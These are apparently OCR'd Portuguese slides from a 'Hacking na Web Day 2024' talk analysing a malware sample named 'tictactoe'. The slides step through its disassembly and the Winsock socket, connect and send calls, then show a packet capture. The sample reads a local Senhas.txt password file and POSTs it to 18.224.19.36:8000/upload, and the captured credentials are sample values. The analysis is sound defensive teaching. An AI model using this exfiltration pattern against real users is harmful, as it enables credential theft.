
HACKING na WEB DAY 2024

Encontrou um .txt



HACKING na WEB DAY 2024


Entrando na função



```
55          push ebp
89E5        mov ebp,esp
B8 E8260000 mov eax,26E8                    eax:"C:\\Users\\admin\\Desktop\\Senhas.txt"
E8 AE1C0000 call tictactoe.403700
29C4        sub esp,eax
A1 04B04000 mov eax,dword ptr ds:[40B004]   eax:"C:\\Users\\admin\\Desktop\\Senhas.txt"
85C0        test eax,eax                    eax:"C:\\Users\\admin\\Desktop\\Senhas.txt"
74 38       je tictactoe.401A95
8D85 58FEFFFF lea eax,dword ptr ss:[ebp-1A8]
894424 04   mov dword ptr ss:[esp+4],eax    [dword ptr ss:[esp+04]]:"C:\\Users\\admin\\Desktop\\Senhas.txt"
C70424 0202000 mov dword ptr ss:[esp],202
E8 F1100000 call <JMP.&WSAStartup>
83EC 08     sub esp,8
85C0        test eax,eax                    eax:"C:\\Users\\admin\\Desktop\\Senhas.txt"
74 11       je tictactoe.401A8B
C70424 DBC0400 mov dword ptr ss:[esp],tictactoe.40C0DB  40C0DB:"WSAStartup failed"
E8 04FEFFFF call tictactoe.40188A
E9 BC020000 jmp tictactoe.401D47
C705 04B04000 mov dword ptr ds:[40B004],0
8D85 42D9FFFF lea eax,dword ptr ss:[ebp-26BE]
894424 0C   mov dword ptr ss:[esp+C],eax    [dword ptr ss:[esp+0C]]:"%s%s"
8D85 42DDFFFF lea eax,dword ptr ss:[ebp-22BE]
894424 08   mov dword ptr ss:[esp+8],eax    [dword ptr ss:[esp+08]]:"http://18.224.19.36:8000/upload/Senhas.txt"
8D85 48DDFFFF lea eax,dword ptr ss:[ebp-22B8]
894424 04   mov dword ptr ss:[esp+4],eax    [dword ptr ss:[esp+04]]:"C:\\Users\\admin\\Desktop\\Senhas.txt"
8B45 0C     mov eax,dword ptr ss:[ebp+C]
890424      mov dword ptr ss:[esp],eax
E8 D2FDFFFF call tictactoe.401890
C74424 08 0600 mov dword ptr ss:[esp+8],6   [dword ptr ss:[esp+08]]:"http://18.224.19.36:8000/upload/Senhas.txt"
C74424 04 0100 mov dword ptr ss:[esp+4],1   [dword ptr ss:[esp+04]]:"C:\\Users\\admin\\Desktop\\Senhas.txt"
C70424 0200000 mov dword ptr ss:[esp],2
E8 5A100000 call <JMP.&socket>
83EC 0C     sub esp,C
8945 F4     mov dword ptr ss:[ebp-C],eax    [dword ptr ss:[ebp-0C]]:".txt"
837D F4 FF  cmp dword ptr ss:[ebp-C],FFFFFFFF  [dword ptr ss:[ebp-0C]]:".txt"
75 11       jne tictactoe.401AF7
C70424 EDC0400 mov dword ptr ss:[esp],tictactoe.40C0ED  40C0ED:"socket"
E8 98FDFFFF call tictactoe.40188A
```

HACKING na WEB DAY 2024

socket



HACKING 2024 na WEB DAY

socket - o que ela faz?

A função de soquete cria um soquete associado a um provedor de serviços de transporte específico.

Sintaxe

C++ Copiar

```
SOCKET WSAAPI socket(
  [in] int af,
  [in] int type,
  [in] int protocol
);
```

Parâmetros

- [in] af

  A especificação da família de endereços.

- [in] type

  A especificação de tipo para o novo soquete.

- [in] protocol

  O protocolo a ser usado.

Em que condições socket é chamada?

```
7651A7C7    6A 02          push 2
7651A7C9    E8 C2210000    call <ws2_32.socket>
7651A7CE    33F6           xor esi,esi
```


C++ Copiar

```
SOCKET WSAAPI socket(
  [in] int af,
  [in] int type,
  [in] int protocol
);
```


```
1: [esp+4]  00000002 00000002
2: [esp+8]  00000001 00000001
3: [esp+C]  00000006 00000006
```

- 2- AF_INET: família de endereços IPv4
- 1 - SOCK_STREAM: Um tipo de soquete que fornece fluxos de bytes sequenciados, confiáveis, bidirecionais e que usa o protocolo TCP para a família de endereços AF_INET ou AF_INET6.
- 6- TCP

O arquivo Senhas.txt



Próxima parada: connect



HACKING 2024 na WEB DAY

connect - o que ela faz?

A função connect estabelece uma conexão com um soquete especificado.

Sintaxe

C++ Copiar

```
int WSAAPI connect(
  [in] SOCKET         s,
  [in] const sockaddr *name,
  [in] int            namelen
);
```

Parâmetros

- **[in] s**

  Um descritor que identifica um soquete não conectado.

- **[in] name**

  Um ponteiro para a estrutura sockaddr à qual a conexão deve ser estabelecida.

- **[in] namelen**

  O comprimento, em bytes, da estrutura sockaddr apontada pelo parâmetro name .

connect

Default (stdcall)

```
1: [esp+4] 00000104 00000104
2: [esp+8] 0061EE70 0061EE70
3: [esp+C] 00000010 00000010
```

Address	Hex	ASCII
0061EE70	02 00 1F 40 12 E0 13 24 12 E0 13 24 00 00 00 00	...@.à.$.à.$....
0061EE80	00 00 00 00 57 69 6E 53 6F 63 6B 20 32 2E 30 00	....WinSock 2.0.
0061EE90	05 00 00 00 8B C4 40 00 09 00 00 00 00 00 00 00	.....Ä@.........

```
typedef struct sockaddr_in {
#if ...
  short           sin_family;
#else
  ADDRESS_FAMILY sin_family;
#endif
  USHORT          sin_port;
  IN_ADDR         sin_addr;
  CHAR            sin_zero[8];
} SOCKADDR_IN, *PSOCKADDR_IN;
```

02 00 -> 2 -> AF_INET

1F 40 -> 8000

12 E0 13 24 -> 18.224.19.36

HACKING na WEB DAY 2024

send

HACKING na WEB DAY 2024

send - o que ela faz?

A função send envia dados em um soquete conectado.

Sintaxe

C++ Copiar

```
int WSAAPI send(
  [in] SOCKET     s,
  [in] const char *buf,
  [in] int        len,
  [in] int        flags
);
```

Parâmetros

- **[in] s**
  Um descritor que identifica um soquete conectado.
- **[in] buf**
  Um ponteiro para um buffer que contém os dados a serem transmitidos.
- **[in] len**
  O comprimento, em bytes, dos dados no buffer apontados pelo parâmetro buf .
- **[in] flags**
  Um conjunto de sinalizadores que especificam a maneira como a chamada é feita


send

Default (stdcall) 4 Unlocked

```
1: [esp+4] 00000110 00000110
2: [esp+8] 0061DE70 0061DE70 "POST /upload/Senhas.txt HTTP/1.1\r\nHost: 18
3: [esp+C] 00000088 00000088
4: [esp+10] 00000000 00000000
```

Address	Hex	ASCII
0061DE70	50 4F 53 54 20 2F 75 70 6C 6F 61 64 2F 53 65 6E	POST /upload/Sen
0061DE80	68 61 73 2E 74 78 74 20 48 54 54 50 2F 31 2E 31	has.txt HTTP/1.1
0061DE90	0D 0A 48 6F 73 74 3A 20 31 38 2E 32 32 34 2E 31	..Host: 18.224.1
0061DEA0	39 2E 33 36 0D 0A 43 6F 6E 74 65 6E 74 2D 4C 65	9.36..Content-Le
0061DEB0	6E 67 74 68 3A 20 32 33 30 0D 0A 43 6F 6E 74 65	ngth: 230..Conte
0061DEC0	6E 74 2D 54 79 70 65 3A 20 61 70 70 6C 69 63 61	nt-Type: applica
0061DED0	74 69 6F 6E 2F 6F 63 74 65 74 2D 73 74 72 65 61	tion/octet-strea
0061DEE0	6D 0D 0A 43 6F 6E 6E 65 63 74 69 6F 6E 3A 20 63	m..Connection: c
0061DEF0	6C 6F 73 65 0D 0A 0D 0A 00 00 00 00 00 00 00 00	lose...........

Inspecionando as comunicações



HACKING na WEB DAY 2024

Inspecionando as comunicações

```
178 26.197758    192.168.61.131    18.224.19.36    HTTP    284 POST /upload/Senhas.txt HTTP/1.1  (application/octet-stream)
```

```
> Frame 178: 284 bytes on wire (2272 bits), 284 bytes captured (2
> Ethernet II, Src: VMware_26:59:b5 (00:0c:29:26:59:b5), Dst: VMw
> Internet Protocol Version 4, Src: 192.168.61.131, Dst: 18.224.1
> Transmission Control Protocol, Src Port: 22455, Dst Port: 8000,
> [2 Reassembled TCP Segments (366 bytes): #176(136), #178(230)]
v Hypertext Transfer Protocol
  > POST /upload/Senhas.txt HTTP/1.1\r\n
    Host: 18.224.19.36\r\n
  > Content-Length: 230\r\n
    Content-Type: application/octet-stream\r\n
    Connection: close\r\n
    \r\n
    [Response in frame: 184]
    [Full request URI: http://18.224.19.36/upload/Senhas.txt]
    File Data: 230 bytes
  > [Expert Info (Note/Malformed): HTTP body subdissector failed,
v Media Type
    Media type: application/octet-stream (230 bytes)
```

```
0000  00 50 56 e4 d2 b8 00 0c  29 26 59 b5 08 00 45 00   ·PV····· )&Y···E·
0010  01 0e c0 e5 40 00 80 06  00 00 c0 a8 3d 83 12 e0   ····@··· ····=···
0020  13 24 57 b7 1f 40 56 fc  f9 ef 43 77 53 e7 50 18   ·$W··@V· ··CwS·P·
0030  fa f0 25 30 00 00 47 6d  61 69 6c 0d 0a 75 73 75   ··%0··Gm ail··usu
0040  c3 a1 72 69 6f 3a 20 53  65 6e 68 61 73 45 6d 54   ··rio: S enhasEmT
0050  58 54 0d 0a 73 65 6e 68  61 3a 20 65 75 6d 65 73   XT··senh a: eumes
0060  6d 6f 40 32 30 30 31 0d  0a 0d 0a 44 72 6f 70 62   mo@2001· ···Dropb
0070  6f 78 0d 0a 75 73 75 c3  a1 72 69 6f 3a 20 53 65   ox··usu· ·rio: Se
0080  6e 68 61 73 45 6d 54 58  54 0d 0a 73 65 6e 68 61   nhasEmTX T··senha
0090  3a 20 53 65 6e 68 61 31  32 33 34 0d 0a 0d 0a 42   : Senha1 234····B
00a0  61 6e 63 6f 20 64 6f 20  42 72 61 73 69 6c 0d 0a   anco do  Brasil··
00b0  43 6f 6e 74 61 20 63 6f  72 72 65 6e 74 65 3a 20   Conta co rrente:
00c0  31 32 33 34 0d 0a 53 65  6e 68 61 3a 20 31 32 33   1234··Se nha: 123
00d0  34 0d 0a 0d 0a 56 50 4e  20 64 61 20 65 6d 70 72   4····VPN  da empr
00e0  65 73 61 0d 0a 75 73 75  c3 a1 72 69 6f 3a 20 65   esa··usu ··rio: e
00f0  75 6d 65 73 6d 6f 40 65  6d 70 72 65 73 61 2e 63   umesmo@e mpresa.c
0100  6f 6d 2e 62 72 0d 0a 73  65 6e 68 61 3a 20 45 6d   om.br··s enha: Em
0110  70 72 65 73 61 40 32 30  32 33 0d 0a              presa@20 23··
```

HACKING na WEB DAY 2024

